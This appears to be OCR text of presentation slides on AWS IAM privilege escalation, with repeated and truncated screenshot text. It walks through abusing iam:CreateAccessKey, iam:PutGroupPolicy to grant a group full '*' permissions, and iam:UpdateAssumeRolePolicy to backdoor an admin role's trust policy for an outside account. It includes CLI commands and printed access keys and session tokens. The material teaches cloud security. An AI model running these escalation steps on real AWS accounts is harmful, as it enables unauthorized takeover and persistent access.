
Search

Policy name
create-access-keys-and-dont-bother-cloud-team

create-access-keys-and-dont-bother-cloud-team

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:CreateAccessKey",
            "Resource": "*"
        }
    ]
}
```


Permissions policies (1)
Permissions are defined by policies attached to the user di
Search
Policy name
create-access-keys-and-dont-bothe
create-access-keys-and-dont-bother-cl
{
"Version": "2012-10-17",
"Statement": [
{
"Sid": "VisualEditor0",
"Effect": "Allow",
"Action": "iam:CreateAcce
"Resource": "*"
}
]
}


Windows PowerShell
PS C:\> aws iam create-access-key --user-name bob
{
"AccessKey": {
"UserName": "bob",
"AccessKeyId": "AKIAUBWFE7OAI7TXLSPH",
"Status": "Active",
"SecretAccessKey": "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",
"CreateDate": "2024-04-25T11:54:35+00:00"
}
}
PS C:\> aws configure --profile bob
AWS Access Key ID [None]: AKIAUBWFE7OAI7TXLSPH
AWS Secret Access Key [None]: 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
Default region name [None]: eu-central-1
Default output format [None]: json
PS C:\> aws sts get-caller-identity --profile bob
{
"UserId": "AIDAUBWFE7OAKAPMFICN2",
"Account": "278512597888",
"Arn": "arn:aws:iam::278512597888:user/bob"
}
PS C:\>

3. Classic privilege escalation
3.3 iam:PutGroupPolicy

User group name
devs

Users (2) | Permissions | Access Advisor

Permissions policies (1) Info


You can attach up to 10 managed policies.

Search

Policy name
just-dev-stuff

just-dev-stuff

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "ec2:RunInstances",
            "Resource": "*"
        }
    ]
}
```



User group name

devs

Users (2) | Permissions | Access Advisor

Permissions policies (1) Info

You can attach up to 10 managed policies.

Search

Policy name

just-dev-stuff

just-dev-stuff

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "ec2:RunInstances",
            "Resource": "*"
        }
    ]
}
```

update-dev-permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:PutGroupPolicy",
            "Resource": "*"
        }
    ]
}
```

User group name

devs

Users (2) | Permissions | Access Advisor

Permissions policies (1) Info

You can attach up to 10 managed policies.

Search

Policy name
just-dev-stuff

just-dev-stuff

```
{
    "Version": "2012-10-17"
    "Statement": [
        {
            "Sid": "VisualE
            "Effect": "Allo
            "Action": "ec2:
            "Resource": "*"
        }
    ]
}
```

update-dev-permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:PutGroupPolicy",
            "Resource": "*"
        }
    ]
}
```

Windows PowerShell

```
PS D:\> cat policy.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
PS D:\> aws iam put-group-policy --group-name devs `
>>     --policy-name test `
>>     --policy-document file://policy.json
PS D:\>
```

User group name

devs

Users (2) | Permissions | Access Advisor

Permissions policies (1) Info

You can attach up to 10 managed policies.

Search

Policy name

just-dev-stuff

just-dev-stuff

```
{
    "Version": "2012-10-17"
    "Statement": [
        {
            "Sid": "VisualE
            "Effect": "Allo
            "Action": "ec2:
            "Resource": "*"
        }
    ]
}
```

update-dev-permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:PutGroupPolicy",
            "Resource": "*"
        }
    ]
}
```

Windows PowerShell

```
PS D:\> cat policy.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
PS D:\> aws iam put-group-policy --group-name devs `
>>     --policy-name test `
>>     --policy-document file://policy.json
PS D:\>
```

User group name

devs

Users (2) | Permissions | Access Advisor

Permissions policies (2) Info

You can attach up to 10 managed policies.

Search

Policy name

just-dev-stuff

test

test

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
```

3. Classic privilege escalation
3.4 iam:UpdateAssumeRolePolicy

arn:aws:iam::278512597888:user/alice

Created
March 15, 2024, 15:25 (UTC+02:00)

Permissions | Groups | Tags | Security credentials

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through grou

Search

Policy name

edit-roles-policy

edit-roles-policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:UpdateAssumeRolePolicy",
            "Resource": "*"
        }
    ]
}
```

arn:aws:iam::278512597888:user/alice

Created
March 15, 2024, 15:25 (UTC+02:00)

Permissions | Groups | Tags | Security credentials

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through gro

Search

Policy name

edit-roles-policy

edit-roles-policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:UpdateAssumeRolePolicy",
            "Resource": "*"
        }
    ]
}
```

Creation date
May 07, 2024, 17:35 (UTC+03:00)

ARN
arn:aws:iam::278512597888:role/admins-2fa

Last activity
-

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::278512597888:user/bob"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "Bool": {
                    "aws:MultiFactorAuthPresent": "true"
                }
            }
        }
    ]
}
```

```
PS D:\> cat .\policy.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": ["arn:aws:iam::278512597888:user/bob",
                        "arn:aws:iam::259230201556:root"]
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "Bool": {
                    "aws:MultiFactorAuthPresent": "true"
                }
            }
        }
    ]
}
PS D:\> aws iam update-assume-role-policy --role-name admins-2fa --policy-document file://policy.json
PS D:\>
```

```
PS D:\> aws --profile hacker sts get-caller-identity
{
    "UserId": "AIDATYW2S63KHDHGI5S6D",
    "Account": "259230201556",
    "Arn": "arn:aws:iam::259230201556:user/hacker"
}

PS D:\> aws --profile hacker sts assume-role `
>>    --role-arn arn:aws:iam::278512597888:role/admins-2fa `
>>    --role-session-name backdoor
{
    "Credentials": {
        "AccessKeyId": "ASIAUBWFE7OANFXDVB3K",
        "SecretAccessKey": "RK5nmSLEGO3fZKYVtI/Yy42+jSyLLlg8J1VhWlc1",
        "SessionToken": "IQoJb3JpZ2luX2VjEH8aDGV1LWNlbnRyYWwtMSJGMEQCIFlpCFi
O6jxyXKsaAysNw448Up01CG8MLjjaRuh0WqA7IyqeAgjY/////////8BEAEaDDI3ODUxMjU5Nzg
W69cGS5E5KHb2jfap7PrZhSdhKi8Ma9NVQ/zPhr3Xnip5TWHPDPLa4NACPGUxQ1UvaX9rtHtWDaz
ihnqnFb1FmBMJulHV+N9vEIKUdT8weOMsr2ea+ReZHUzD0mrYlhfCrg+bVFrbacp2qNj6oAR2gf3
ISqKDL/RAW3RUeCOUt3Nfisb8FMvSBu0qb3fVk4Ya/qCqeow9yEHnIsSo/Tgt/2Ewv/7osQY6ngF
ulAfESnKb0iqr6FUvcW44xgJz0sRZXXOnaYrSmtwNFutdXOV95mQ1SLUCqtXtNkcxH+bHhH44TCr
7+7wrKMVzb5AphgH+OSE2i+DRbnr7hKGg8P1T9aqFEbyWtA==",
        "Expiration": "2024-05-07T15:48:31+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAUBWFE7OAHEB2PFEF7:backdoor",
        "Arn": "arn:aws:sts::278512597888:assumed-role/admins-2fa/backdoor"
    }
}
```

3. Classic privilege escalation - Extended

- Sum of all permissions

alice Info

Summary

ARN
arn:aws:iam::278512597888:user/alice

Created
March 15, 2024, 15:25 (UTC+02:00)

Permissions | Groups (1) | Tags | Security credentials

Permissions policies (2)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name
lambda-list-access
pass-roles

pass-roles

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": [
                "iam:PassRole",
                "sts:AssumeRole"
            ],
            "Resource": "*"
        }
    ]
}
```

IAM > Roles > ec2-full-access

ec2-full-access Info

Summary

Creation date
March 18, 2024, 08:47 (UTC+02:00)

Last activity
-

Permissions | Trust relationships

Permissions policies (1) Info

You can attach up to 10 managed policies.

